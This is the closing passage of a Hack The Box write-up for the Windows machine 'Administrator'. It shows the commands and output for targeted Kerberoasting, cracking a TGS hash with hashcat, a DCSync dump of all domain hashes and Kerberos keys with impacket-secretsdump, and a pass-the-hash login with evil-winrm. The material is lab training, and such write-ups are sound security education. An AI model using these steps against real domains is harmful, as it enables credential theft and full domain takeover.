<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ .\targetedKerberoast.py -v -d 'administrator.htb' -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
Installed 26 packages in 24ms
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$e7458cb1f13711cedb8f591a5d166b9f$5bdc26...[snip]...
[VERBOSE] SPN removed successfully for (ethan)
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">hashcat</code> with <code class="language-plaintext highlighter-rouge">rockyou.txt</code> cracks the hash in a few seconds:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ hashcat ethan.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
...[snip]...
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol
...[snip]...
$krb5tgs$23$_ethan$ADMINISTRATOR.HTB$administrator.htb/ethan_$82e55c4be49...[snip]...:limpbizkit
...[snip]...
</code></pre></div></div>

<p>Ethan’s password is <code class="language-plaintext highlighter-rouge">limpbizkit</code>. This user has DCSync rights against the domain, so all hashes can be dumped with <code class="language-plaintext highlighter-rouge">impacket-secretsdump</code>:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ impacket-secretsdump 'administrator.htb'/'ethan':'limpbizkit'@'10.10.11.42'
Impacket v0.13.0.dev0+20241024.90011.835e1755 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:02cb8258df07966e32677128e5ff1d26:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:02cb8258df07966e32677128e5ff1d26:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2
Administrator:des-cbc-md5:403286f7cdf18385
krbtgt:aes256-cts-hmac-sha1-96:920ce354811a517c703a217ddca0175411d4a3c0880c359b2fdc1a494fb13648
krbtgt:aes128-cts-hmac-sha1-96:aadb89e07c87bcaf9c540940fab4af94
krbtgt:des-cbc-md5:2c0bc7d0250dbfc7
administrator.htb\olivia:aes256-cts-hmac-sha1-96:713f215fa5cc408ee5ba000e178f9d8ac220d68d294b077cb03aecc5f4c4e4f3
administrator.htb\olivia:aes128-cts-hmac-sha1-96:3d15ec169119d785a0ca2997f5d2aa48
administrator.htb\olivia:des-cbc-md5:bc2a4a7929c198e9
administrator.htb\michael:aes256-cts-hmac-sha1-96:811213be007de8ae1e546aaed7c6ac42343d7211a60f938d69733bce9ae2c5c9
administrator.htb\michael:aes128-cts-hmac-sha1-96:31dbcbe5dbd7ccb1faf5272d83e0f8eb
administrator.htb\michael:des-cbc-md5:0dbf5134d0c2ec8a
administrator.htb\benjamin:aes256-cts-hmac-sha1-96:f88ef08792b0955ae4ccebf7768098b1fe0ae67c84d72c0dcc48c5e7fcb38bae
administrator.htb\benjamin:aes128-cts-hmac-sha1-96:e189232083e5dbfcf489d46181fe7e73
administrator.htb\benjamin:des-cbc-md5:d085a40489fdb6a4
administrator.htb\emily:aes256-cts-hmac-sha1-96:53063129cd0e59d79b83025fbb4cf89b975a961f996c26cdedc8c6991e92b7c4
administrator.htb\emily:aes128-cts-hmac-sha1-96:fb2a594e5ff3a289fac7a27bbb328218
administrator.htb\emily:des-cbc-md5:804343fb6e0dbc51
administrator.htb\ethan:aes256-cts-hmac-sha1-96:e8577755add681a799a8f9fbcddecc4c3a3296329512bdae2454b6641bd3270f
administrator.htb\ethan:aes128-cts-hmac-sha1-96:e67d5744a884d8b137040d9ec3c6b49f
administrator.htb\ethan:des-cbc-md5:58387aef9d6754fb
administrator.htb\alexander:aes256-cts-hmac-sha1-96:b78d0aa466f36903311913f9caa7ef9cff55a2d9f450325b2fb390fbebdb50b6
administrator.htb\alexander:aes128-cts-hmac-sha1-96:ac291386e48626f32ecfb87871cdeade
administrator.htb\alexander:des-cbc-md5:49ba9dcb6d07d0bf
administrator.htb\emma:aes256-cts-hmac-sha1-96:951a211a757b8ea8f566e5f3a7b42122727d014cb13777c7784a7d605a89ff82
administrator.htb\emma:aes128-cts-hmac-sha1-96:aa24ed627234fb9c520240ceef84cd5e
administrator.htb\emma:des-cbc-md5:3249fba89813ef5d
DC$:aes256-cts-hmac-sha1-96:98ef91c128122134296e67e713b233697cd313ae864b1f26ac1b8bc4ec1b4ccb
DC$:aes128-cts-hmac-sha1-96:7068a4761df2f6c760ad9018c8bd206d
DC$:des-cbc-md5:f483547c4325492a
[*] Cleaning up...
</code></pre></div></div>

<p>With the Administrator hash, evil-winrm authenticates against the DC and grabs the final flag:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ evil-winrm -i 10.10.11.42 -u administrator -H 3dc553ce4b9fd20bd016e098d2d2fd2e

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents&gt;
</code></pre></div></div>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>*Evil-WinRM* PS C:\Users\Administrator\desktop&gt; cat root.txt
4cf2d737************************
</code></pre></div></div>]]></content><author><name>marcgoam</name></author><category term="hackthebox" /><category term="infosec" /><category term="AD" /><category term="kerberoasting" /><category term="ACL" /><summary type="html"><![CDATA[Write-up of Administrator, a medium-difficulty Windows machine centered on Active Directory abuse. Improper ACL permissions, credential reuse and Kerberoasting chain together into full domain compromise.]]></summary></entry></feed>